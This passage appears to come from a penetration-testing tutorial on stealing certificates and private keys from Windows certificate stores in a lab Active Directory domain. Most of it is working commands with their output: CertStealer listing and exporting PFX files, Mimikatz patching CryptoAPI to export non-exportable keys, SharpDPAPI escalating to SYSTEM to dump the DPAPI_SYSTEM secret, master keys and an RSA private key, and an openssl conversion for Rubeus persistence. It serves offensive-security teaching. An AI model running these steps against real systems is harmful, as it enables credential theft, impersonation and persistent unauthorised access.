Yes       0  TrustedPublisher, LocalMachine
```

CertStealer – List all Certificates

Information related to the certificates installed will be displayed in the console. This will include the Issuer, the validity period and the thumbprint.




```
----------------------------------
Details:

[Subject]
        CN=pentestlab, CN=Users, DC=purple, DC=lab

[Has Private Key]
        True

[Version]
        3

[Issuer]
        CN=purple-CA, DC=purple, DC=lab

[Serial Number]
        4C0000001230A27E0C25844FF3000100000012

[Not Before]
        30/8/2021 3:12:49 μμ

[Not After]
        30/8/2022 3:12:49 μμ

[Thumbprint]
        776B5F58DAA7C66922F4D0030C602A6F659AB0CD
```

CertStealer – Certificate Details


Certificates which are stored for the current user can listed into the console as base64 by executing the following:

```
CertStealer.exe --name user --store My --list
```



```
C:\Users\pentestlab.PURPLE>CertStealer.exe --name user --store My --list

Existing Certs Name and Location
------ ----- ------------------------
Yes       1  My, CurrentUser


All Certificate Details
------ ----- ------------------------
----------------------------------
Details:

[Subject]
        CN=pentestlab, CN=Users, DC=purple, DC=lab

[Has Private Key]
        True

[Version]
        3

[Issuer]
        CN=purple-CA, DC=purple, DC=lab

[Serial Number]
        4C0000001230A27E0C25844FF3000100000012
```

CertStealer – Current User Certificates




```
Output Type: SerializedCert
GQAAAAEAAAAQAAAA3uniPTVY8b0SWiCjGqv6WBQAAAABAAAAFAAAAN87uitFW7whR38+qnaT8Xo5bES0AwAAAAEAAAAUAAAAd2tfWNqnxmki9NADDGAqb2W
asM0CAAAAAQAAAMwAAAAcAAAAbAAAAAEAAAAAAAAAAAAAAAAAAAAABAAAAewAyAEMAMwBDADcARABCADQALQA2ADUANABEAC0ANABBADAANgAtADkANAA0AE
IALQAwADIAMABBADUAOQA4AEYAMgA0ADcANQB9AAAAAABNAGkAYwByAG8AcwBvAGYAdAAgAEUAbgBoAGEAbgBjAGUAZAAgAEMAcgB5AHAAdABvAGcAcgBhA
HAAaABpAGMAIABQAHIAbwB2AGkAZABlAHIAIAB2ADEALgAwAAAAAAAgAAAAAQAAALoFAAAwggW2MIIEnqADAgECAhNMAAAAEjCifgwlhE/zAAEAAAASMA0G
CSqGSIb3DQEBCwUAMEExEzARBgoJkiaJk/IsZAEZFgNsYWIxFjAUBgoJkiaJk/IsZAEZFgZwdXJwbGUxEjAQBgNVBAMTCXB1cnBsZS1DQTAeFw0yMTA4MzA
xMjEyNDlaFw0yMjA4MzAxMjEyNDlaMFIxEzARBgoJkiaJk/IsZAEZFgNsYWIxFjAUBgoJkiaJk/IsZAEZFgZwdXJwbGUxDjAMBgNVBAMTBVVzZXJzMRMwEQ
YDVQQDEwpwZW50ZXN0bGFiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAlwfhiOemC+5PWQKEib/3lFR7WGPfpQuQkMxWKzoL6MLuqDfB2Jyzt
dmzUxhwntxTcpJt1RUHhQCbY872ghscqq23ZwColeU4g/il9wvgsGOUwebv7MeRH+Wvp0Bh+UiewCqtFCKoARpEFZriaQSqCiFo8K5ygvLzBY1IxTM8m6fe
aYBUu49knLKXzznkTEgQ0nEUvnMcVs56qLwbdp36uHHv0Dd+yJ4nqryE4D7QpxFhswcFGFkPuiC1HWVu36mfnP+A1aPR/pv3WytEifs3VU4ExPQW9iBFMz4
URSE2hKsHGer/QUzoXYyZ+uIFkUeYl9P5kjlfydvUclBkClvmSQIDAQABo4IClDCCApAwFwYJKwYBBAGCNxQCBAoeCABVAHMAZQByMCkGA1UdJQQiMCAGCi
sGAQQBgjcKAwQGCCsGAQUFBwMEBggrBgEFBQcDAjAOBgNVHQ8BAf8EBAMCBaAwRAYJKoZIhvcNAQkPBDcwNTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNA
wQCAgCAMAcGBSsOAwIHMAoGCCqGSIb3DQMHMB0GA1UdDgQWBBTfO7orRVu8IUd/Pqp2k/F6OWxEtDAfBgNVHSMEGDAWgBRlzESGU99Y7xQRRmGws6iFFRD1
SDCBxAYDVR0fBIG8MIG5MIG2oIGzoIGwhoGtbGRhcDovLy9DTj1wdXJwbGUtQ0EoMSksQ049Y2EsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2V
zLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9cHVycGxlLERDPWxhYj9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3
M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgboGCCsGAQUFBwEBBIGtMIGqMIGnBggrBgEFBQcwAoaBmmxkYXA6Ly8vQ049cHVycGxlLUNBLENOPUFJQSxDTj1Qd
WJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPXB1cnBsZSxEQz1sYWI/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29i
amVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwMAYDVR0RBCkwJ6AlBgorBgEEAYI3FAIDoBcMFXBlbnRlc3RsYWJAcHVycGxlLmxhYjANBgkqhki
G9w0BAQsFAAOCAQEABiR3OJk28nbU2lhoN9zAySWJSiuwIvExlwfqEUTP8HbYne3iErZQsNgC3blGOhPhsnne2fDcMnyB0euxW6aJHUWf1kBgMO2rVVtSRf
+mEHY/kHWONTzEqFdh8tRL0zSrnZsFBqrsAxhGWpn6OwcA+jBir30Jw9gZ51cPz1XJnN1p+vgEkgBB9/lkURjQp5U1xttKLJ8VaJiIeNMB45+Z1zapGPzVj
PeLyKdqgfJpK4jHd5cRDhMpUw953yW95GzRV37/n+H1g97FuCDd3JIQhbZi2aG3HkXTKqJuygyTL3PKqZUDQ8iKxbBuucHckuO2wxvJ/lv9YvcnUNZaOpd+
+g==
```

CertStealer – Serialized Certificate

Certificates can be also exported in PFX format by specifying the thumbprint.

```
CertStealer.exe --export pfx <Certificate-Thumbprint>
```




```
C:\Users\pentestlab.PURPLE>CertStealer.exe --export pfx 776B5F58DAA7C66922F4D0030C602A6F659AB0CD
----------------------------------
Details:

[Subject]
        CN=pentestlab, CN=Users, DC=purple, DC=lab

[Subject Distinguished Name]
        CN=pentestlab, CN=Users, DC=purple, DC=lab

[Friendly Name]


[Archived]
        False

[Has Private Key]
        True

[Version]
        3

[Issuer]
        CN=purple-CA, DC=purple, DC=lab

[Issuer Distinguished Name]
        CN=purple-CA, DC=purple, DC=lab
```

CertStealer – Export Certificate as PFX


An alternative approach is to use the CryptoAPI which interacts with the certificate store in order to export a certificate. Benjamin Delpy has implemented a module in Mimikatz which patches CryptoAPI into the current process and allows certificates and their privates keys to exported locally on the current folder.

```
crypto::capi
crypto::certificates /export
```



```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # crypto::capi
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched

mimikatz # crypto::certificates /export
 * System Store  : 'CURRENT_USER' (0x00010000)
 * Store         : 'My'

 0. dc.purple.lab
    Subject  : CN=dc.purple.lab
    Issuer   : DC=lab, DC=purple, CN=purple-CA
    Serial   : 0e00000001006064a5f9f735028a0e0000004c
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 25/8/2021 12:20:48 πμ -> 25/8/2022 12:20:48 πμ
    Hash SHA1: ebfdfd53e989efbf9e474d59bf645333e38560fe
        Key Container  : {9901A246-637D-4BC0-BF2B-6608F8DC2A73}
        Provider       : Microsoft Enhanced Cryptographic Provider v1.0
        Provider type  : RSA_FULL (1)
ERROR kuhl_m_crypto_l_certificates ; CryptAcquireCertificatePrivateKey (0x80090016)
        Public export  : OK - 'CURRENT_USER_My_0_dc.purple.lab.der'
        Private export : ERROR kull_m_crypto_exportPfx ; PFXExportCertStoreEx/kull_m_file_writeData (0x80090016)
```

Mimikatz – Patch CAPI & Export Certificates




```
 1. pentestlab
    Subject  : DC=lab, DC=purple, CN=Users, CN=pentestlab
    Issuer   : DC=lab, DC=purple, CN=purple-CA
    Serial   : 120000000100f34f84250c7ea230120000004c
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 30/8/2021 3:12:49 μμ -> 30/8/2022 3:12:49 μμ
    UPN      : pentestlab@purple.lab
    Hash SHA1: 776b5f58daa7c66922f4d0030c602a6f659ab0cd
        Key Container  : {2C3C7DB4-654D-4A06-944B-020A598F2475}
        Provider       : Microsoft Enhanced Cryptographic Provider v1.0
        Provider type  : RSA_FULL (1)
        Type           : AT_KEYEXCHANGE (0x00000001)
        |Provider name : Microsoft Enhanced Cryptographic Provider v1.0
        |Key Container : {2C3C7DB4-654D-4A06-944B-020A598F2475}
        |Unique name   : 7f19ceff2b1ce95a9e4d3e0dfbd60660_2d46d6d4-0481-41d2-858d-b3fdf304a799
        |Implementation: CRYPT_IMPL_SOFTWARE ;
        Algorithm      : CALG_RSA_KEYX
        Key size       : 2048 (0x00000800)
        Key permissions: 0000003b ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
        Exportable key : NO
        Public export  : OK - 'CURRENT_USER_My_1_pentestlab.der'
        Private export : OK - 'CURRENT_USER_My_1_pentestlab.pfx'
```

Mimikatz – Export Current User Certificate


Certificates for the machine account could be exported using the Data Protection API (DPAPI). Mimikatz has support for DPAPI but this has been also implemented in SharpDPAPI project. Executing the following command from an elevated session will escalate automatically to SYSTEM in order to retrieve the "*DPAPI_SYSTEM*" LSA secret. By using this information the DPAPI master keys will be recovered with the private key and the certificate to be exported in the console.

```
SharpDPAPI.exe certificates /machine
```



```
C:\Users\pentestlab.PURPLE>SharpDPAPI.exe certificates /machine

  v1.11.1


[*] Action: Certificate Triage
[*] Elevating to SYSTEM via token duplication for LSA secret retrieval
[*] RevertToSelf()

[*] Secret  : DPAPI_SYSTEM
[*]    full: 1BFEFF1FA7A11CAA7D10B0ECA19CC31D22FF18B223AD4308D39B7D82A18E53F048648AC76AA84A37
[*]    m/u : 1BFEFF1FA7A11CAA7D10B0ECA19CC31D22FF18B2 / 23AD4308D39B7D82A18E53F048648AC76AA84A37


[*] SYSTEM master key cache:

{05fae8dc-5673-4438-b490-1a1d2f49f36d}:883861DCE7FCCD0758FF795D90EF1D6C70D68742
{92ca77d1-9836-4993-a4fd-136ddbdd8fd4}:3AA23314A654946CDEF71F1B9335DCB59B8B8703
{5a8fbbed-2bd4-4864-ba84-19a28c0483f3}:31C11DDE2FBF2759F5046418A84F68E1AEDA1A58
{d103e6a1-a6ad-436f-b9d1-d113dda5598d}:EB1B6948BAF69372014D1F8459CB3D171CE4CBE9
```

SharpDPAPI – Export Machine Certificate




```
  File               : 9bbf4a9c9f6b5f889b4cd13df0d53e25_2d46d6d4-0481-41d2-858d-b3fdf304a799

    Provider GUID    : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
    Master Key GUID  : {92ca77d1-9836-4993-a4fd-136ddbdd8fd4}
    Description      : Ιδιωτικό κλειδί CryptoAPI
    algCrypt         : CALG_3DES (keyLen 192)
    algHash          : CALG_SHA (32772)
    Salt             : 9f14e30346107dd870049bd3e9765d05
    HMAC             : e3eb70a5b729b62e652bfbdd280405ee
    Unique Name      : {9269BF61-D5EF-4937-B48D-1991B585B167}

    Thumbprint       : 654AD289F1BA3A3E3DCE64EEF41C59D2956286AB
    Issuer           : CN=purple-CA, DC=purple, DC=lab
    Subject          : CN=Hive.purple.lab
    Valid Date       : 30/8/2021 9:37:39 μμ
    Expiry Date      : 30/8/2022 9:37:39 μμ

    [*] Private key file 9bbf4a9c9f6b5f889b4cd13df0d53e25_2d46d6d4-0481-41d2-858d-b3fdf304a799 was recovered:

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA7n+T77MDAD7ObuoWuKDI5XLiNyuHbVdzeBt2LzbXtnULChTU
3jgBugpkIbzRe+XxPbxuvlApDlQZZ2/l0mEjQk1bxDVZzv/wjiR1qk6AbbwKBGi7
bLwsFjvRXYPKwEz8ERvONDLiJUC8QFJugQ0STa9Tk24273japINnEXvouMJlYK+c
wrs/urcIsLBp4X6Wb0swG4ew+y42G1FwLvILJIbe31jpfuh441ilmiOpxqk+8+mj
kOvDaHVlLxh9+uZb/7m41mJyAioJkyicQoHZ7Au/DTj+sRSUElfVqMCYkrnwdFAU
rdH6JiUtHhC6w2LczW7j6x5qXdP9h2Gp8N/TiQIDAQABAoIBAGZavkSa0OjkC3gy
YnnuFwnR2h/PQJm+dEHRl1D/+mfFp202L30HEEalev+3pzfDIVtbaTOn91a85QIt
VbaKFbW4uW9lbhuWX8jBAPaMJjXyA2KNCBLMVydbmKjHjNYms+8rvb1NMRzHwYLh
```

SharpDPAPI – Export Machine Certificate

User Account Persistence

Certificates that have been exported in .pem format could be converted to .pfx in order to be compatible with Rubeus and installed directly into the certificate store. This is because certificates in .pfx format are similar to archives and contain all the necessary information to be deployed on the system.

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic
Providerv1.0" -export -out cert.pfx
```

